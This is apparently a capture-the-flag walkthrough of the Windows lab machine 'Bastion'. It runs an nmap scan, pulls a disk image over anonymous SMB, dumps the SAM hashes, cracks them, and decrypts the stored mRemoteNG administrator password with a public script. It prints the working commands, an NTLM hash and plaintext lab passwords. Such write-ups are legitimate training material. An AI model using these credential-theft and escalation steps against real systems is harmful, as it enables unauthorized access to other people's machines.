# Bastion
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Bastion
- Difficulty: Easy
- OS Type: Windows
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Fri Jun 20 20:36:20 2025 as: /usr/lib/nmap/nmap -sVC --open -p- -oN initial/nmap.out -vv 10.10.10.134Nmap scan report for 10.10.10.134Host is up, received reset ttl 127 (0.23s latency).Scanned at 2025-06-20 20:36:27 IST for 152sNot shown: 65522 closed tcp ports (reset)PORT      STATE SERVICE      REASON          VERSION22/tcp    open  ssh          syn-ack ttl 127 OpenSSH for_Windows_7.9 (protocol 2.0)| ssh-hostkey:|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC3bG3TRRwV6dlU1lPbviOW+3fBC7wab+KSQ0Gyhvf9Z1OxFh9v5e6GP4rt5Ss76ic1oAJPIDvQwGlKdeUEnjtEtQXB/78Ptw6IPPPPwF5dI1W4GvoGR4MV5Q6CPpJ6HLIJdvAcn3isTCZgoJT69xRK0ymPnqUqaB+/ptC4xvHmW9ptHdYjDOFLlwxg17e7Sy0CA67PW/nXu7+OKaIOx0lLn8QPEcyrYVCWAqVcUsgNNAjR4h1G7tYLVg3SGrbSmIcxlhSMexIFIVfR37LFlNIYc6Pa58lj2MSQLusIzRoQxaXO4YSp/dM1tk7CN2cKx1PTd9VVSDH+/Nq0HCXPiYh3|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF1Mau7cS9INLBOXVd4TXFX/02+0gYbMoFzIayeYeEOAcFQrAXa1nxhHjhfpHXWEj2u0Z/hfPBzOLBGi/ngFRUg=|   256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB34X2ZgGpYNXYb+KLFENmf0P0iQ22Q0sjws2ATjFsiN135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC49668/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC49669/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC49670/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPCService Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:| smb-os-discovery:|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)|   Computer name: Bastion|   NetBIOS computer name: BASTION\x00|   Workgroup: WORKGROUP\x00|_  System time: 2025-06-20T17:08:46+02:00|_clock-skew: mean: -40m00s, deviation: 1h09m13s, median: -3s| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 26941/tcp): CLEAN (Couldn't connect)|   Check 2 (port 10974/tcp): CLEAN (Couldn't connect)|   Check 3 (port 18741/udp): CLEAN (Timeout)|   Check 4 (port 32412/udp): CLEAN (Failed to receive data)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3:1:1:|_    Message signing enabled but not required| smb2-time:|   date: 2025-06-20T15:08:44|_  start_date: 2025-06-20T15:05:10| smb-security-mode:|   account_used: guest|   authentication_level: user|   challenge_response: supported|_  message_signing: disabled (dangerous, but default)
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Fri Jun 20 20:38:59 2025 -- 1 IP address (1 host up) scanned in 159.44 seconds
Enumeration
Port 139,445/SMB
let’s start our enumeration from SMB service, i’ll first check for null session
smbclient -L //10.10.10.134 -N
nice we found the Backups share, let’s connect to Backups share
smbclient //10.10.10.134/Backups -N
i downloaded note.txt, let’s read it

ohh, it says the sysadmins to not to transfer the entire backup file locally, and we can see that the WindowsImagebackup folder. let’s see what does it contains

ok seems like it contains the backup of L4mpje-PC’s system backup

we found some vhd files and BackupSpec.xml, the backupspec.xml file contains the system backup configuration

ok so we can confirm that vhd files are the backup of C: drive
i tried to download the vhd file but the image is too large so we are getting parallel_read returned NT_STATUS_IO_TIMEOUT
let’s try to mount the share and access file from there, let’s first create directory inside - /mnt/smb_share to mount the share to that folder
now we’ll mount the backups share to /mnt/smb_share
sudo mount -t cifs //10.10.10.134/Backups /mnt/smb_sharenow i’ll copy the vhd file to /tmp folder
sudo guestmount --add /mnt/smb_share/WindowsImageBackup/L4mpje-PC/Backup\ 2019-02-22\ 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro /mnt/windowsnow we can access the file system at /mnt/windows

while enumerating filesystem i found SYSTEM in C:\Windows\config\SYSTEM and C:\Windows\config\SAM
now we have both sam and system files, we need to copy both files to our machine
impacket-secretsdump -sam SAM -system SYSTEM LOCAL
nice we found the NTLM hash of the L4mpje user, i’ll verify the credentials using netexec
nxc smb 10.10.10.134 -u L4mpje -H 26112010952d963c8dc4217daec986d9
let’s try to crack this password using hashcat
hashcat -m 1000 ntlm /usr/share/wordlists/rockyou.txt
i tried to authenticate with winrm but failed to do so. looks like our user doesn’t have the permisson to remote management
let’s try these credentials with ssh
nxc ssh 10.10.10.134 -u L4mpje -p bureaulampje
let’s ssh to machine
ssh L4mpje@10.10.10.134

after gaining access to the system i started enumerating system, i found interesting mRemoteNG installed, after searching a bit i found that it stores the credentials in weak algorithm which can be decrypted
after searching a bit i found mRemoteNG config file - confCons.xml which actually contains the encrypted password of administrator user

let’s try to decrypt the password using https://raw.githubusercontent.com/S1lkys/CVE-2023-30367-mRemoteNG-password-dumper/refs/heads/main/mremoteng_decrypt.py
python3 mremoteng_decrypt.py -s "aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="

let’s use evil-winrm to login to machine as administrator
evil-winrm -i 10.10.10.134 -u administrator -p thXLHM96BeKL0ER2